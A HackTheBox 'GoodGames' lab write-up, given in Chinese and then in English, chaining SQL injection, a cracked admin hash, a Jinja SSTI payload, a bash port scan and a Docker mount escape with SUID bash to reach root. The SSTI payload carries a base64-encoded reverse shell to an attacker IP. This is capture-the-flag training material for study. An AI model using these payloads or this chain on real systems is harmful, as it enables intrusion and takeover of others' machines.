HackTheBox Goodgames Writeup
HackTheBox Goodgames 是一台简单难度的 Linux 机器。本文按照信息收集、初始访问、横向或提权路径的顺序整理完整解题过程,突出关键漏洞点、凭据来源与最终拿到 user/root 或域权限的利用链。
htb goodgames
Information Gathering
{
"target": "10.10.11.130",
"scan_time": "2025-12-27 07:36:12",
"total_open_ports": 2,
"ports": [
{
"port": 53,
"service": "domain",
"banner": null
},
{
"port": 80,
"service": "http",
"banner": "HTTP/1.1 200 OK"
}
]
}
Vulnerability Analysis
登陆时存在sql注入
Exploitation (User Flag)
通过sqlmap得到
+----+---------------------+--------+----------------------------------------+
| id | email | name | password |
+----+---------------------+--------+----------------------------------------+
| 1 | admin@goodgames.htb | admin | 2b22337f218b2d82dfc3b6f77e7cb8ec |
得到密码superadministrator
进入后引导我们到internal-administration.goodgames.htb
因为是python所以首先尝试SSTI注入

存在漏洞
{{config.__class__.__init__.__globals__['os'].popen('printf KGJhc2ggPiYgL2Rldi90Y3AvMTAuMTAuMTYuMy80NDQ0IDA+JjEpICY=|base64 -d|bash').read()}}
进入一个docker
root@3a453ab39d3d:/home/augustus# ls -la
total 24
drwxr-xr-x 2 1000 1000 4096 Dec 2 2021 .
drwxr-xr-x 1 root root 4096 Nov 5 2021 ..
lrwxrwxrwx 1 root root 9 Nov 3 2021 .bash_history -> /dev/null
-rw-r--r-- 1 1000 1000 220 Oct 19 2021 .bash_logout
-rw-r--r-- 1 1000 1000 3526 Oct 19 2021 .bashrc
-rw-r--r-- 1 1000 1000 807 Oct 19 2021 .profile
-rw-r----- 1 root 1000 33 Dec 27 07:03 user.txt
root@3a453ab39d3d:/home/augustus# cat user.txt
486eabcb33e111ad28a15978c5e059d8
Privilege Escalation (Root Flag)
因为docker主机ip是172.19.0.2,Docker通常在默认配置中将子网的第一个地址分配给主机系统172.19.0.1 使用bash扫描当前pc主机哪些端口开放
root@3a453ab39d3d:/home/augustus# for PORT in {0..1000}; do timeout 1 bash -c "</dev/tcp/172.19.0.1/$PORT &>/dev/null" 2>/dev/null && echo "port $PORT is open";done
port 22 is open
port 80 is open
使用superadministrator密码,通过ssh登录到augustus用户
利用挂载目录进行 Docker 逃逸
提权路劲:因为在docker中是root并且将/home/augustus的目录映射到docker中,所以我们可以复制/bin/bash然后将其修改为4755
augustus@GoodGames:~$ cp /bin/bash .
root@3a453ab39d3d:/home/augustus# ls -la bash
-rwxr-xr-x 1 1000 1000 1234376 Dec 27 08:28 bash
root@3a453ab39d3d:/home/augustus# chown root:root bash
root@3a453ab39d3d:/home/augustus# chmod 4755 bash
root@3a453ab39d3d:/home/augustus# ls -la bash
-rwsr-xr-x 1 root root 1234376 Dec 27 08:28 bash
augustus@GoodGames:~$ ls -la bash
-rwsr-xr-x 1 root root 1234376 Dec 27 08:28 bash
augustus@GoodGames:~$ ./bash -p
bash-5.1# id
uid=1000(augustus) gid=1000(augustus) euid=0(root) groups=1000(augustus)
bash-5.1# cat /root/root.txt
1d9f41007f7416281acd98dde9c1b108
利用容器内的 Root 权限,修改了挂载目录下的文件权限,赋予了它 SUID 能力。然后回到宿主机,执行这个文件,从而继承了 Root 权限。
HTB goodgames
Information Gathering
{
"target": "10.10.11.130",
"scan_time": "2025-12-27 07:36:12",
"total_open_ports": 2,
"ports": [
{
"port": 53,
"service": "domain",
"banner": null
},
{
"port": 80,
"service": "http",
"banner": "HTTP/1.1 200 OK"
}
]
}
Vulnerability Analysis
There is SQL injection present during login.
Exploitation (User Flag)
Obtained via sqlmap:
+----+---------------------+--------+----------------------------------------+
| id | email | name | password |
+----+---------------------+--------+----------------------------------------+
| 1 | admin@goodgames.htb | admin | 2b22337f218b2d82dfc3b6f77e7cb8ec |
+----+---------------------+--------+----------------------------------------+
The obtained password is superadministrator.
After logging in, it directs us to internal-administration.goodgames.htb.
Since it’s Python, I first try SSTI injection.

A vulnerability exists.
{{config.__class__.__init__.__globals__['os'].popen('printf KGJhc2ggPiYgL2Rldi90Y3AvMTAuMTAuMTYuMy80NDQ0IDA+JjEpICY=|base64 -d|bash').read()}}
Enter a Docker container.
root@3a453ab39d3d:/home/augustus# ls -la
total 24
drwxr-xr-x 2 1000 1000 4096 Dec 2 2021 .
drwxr-xr-x 1 root root 4096 Nov 5 2021 ..
lrwxrwxrwx 1 root root 9 Nov 3 2021 .bash_history -> /dev/null
-rw-r--r-- 1 1000 1000 220 Oct 19 2021 .bash_logout
-rw-r--r-- 1 1000 1000 3526 Oct 19 2021 .bashrc
-rw-r--r-- 1 1000 1000 807 Oct 19 2021 .profile
-rw-r----- 1 root 1000 33 Dec 27 07:03 user.txt
root@3a453ab39d3d:/home/augustus# cat user.txt
486eabcb33e111ad28a15978c5e059d8
Privilege Escalation (Root Flag)
Since the Docker host IP is 172.19.0.2, Docker typically assigns the first address of the subnet, 172.19.0.1, to the host system by default.
Use bash to scan which ports are open on the current PC host.
root@3a453ab39d3d:/home/augustus# for PORT in {0..1000}; do timeout 1 bash -c "</dev/tcp/172.19.0.1/$PORT &>/dev/null" 2>/dev/null && echo "port $PORT is open";done
port 22 is open
port 80 is open
Use the superadministrator password to log in to the augustus user via SSH.
Perform Docker escape using the mounted directory.
Privilege escalation path: Since we are root inside the Docker container and the /home/augustus directory is mapped into the Docker, we can copy /bin/bash and change its permissions to 4755.
augustus@GoodGames:~$ cp /bin/bash .
root@3a453ab39d3d:/home/augustus# ls -la bash
-rwxr-xr-x 1 1000 1000 1234376 Dec 27 08:28 bash
root@3a453ab39d3d:/home/augustus# chown root:root bash
root@3a453ab39d3d:/home/augustus# chmod 4755 bash
root@3a453ab39d3d:/home/augustus# ls -la bash
-rwsr-xr-x 1 root root 1234376 Dec 27 08:28 bash
augustus@GoodGames:~$ ls -la bash
-rwsr-xr-x 1 root root 1234376 Dec 27 08:28 bash
augustus@GoodGames:~$ ./bash -p
bash-5.1# id
uid=1000(augustus) gid=1000(augustus) euid=0(root) groups=1000(augustus)
bash-5.1# cat /root/root.txt
1d9f41007f7416281acd98dde9c1b108
Leveraging Root privileges within the container, the file permissions under the mounted directory were modified, granting it SUID capability. Then, returning to the host system, executing this file inherits the Root privileges.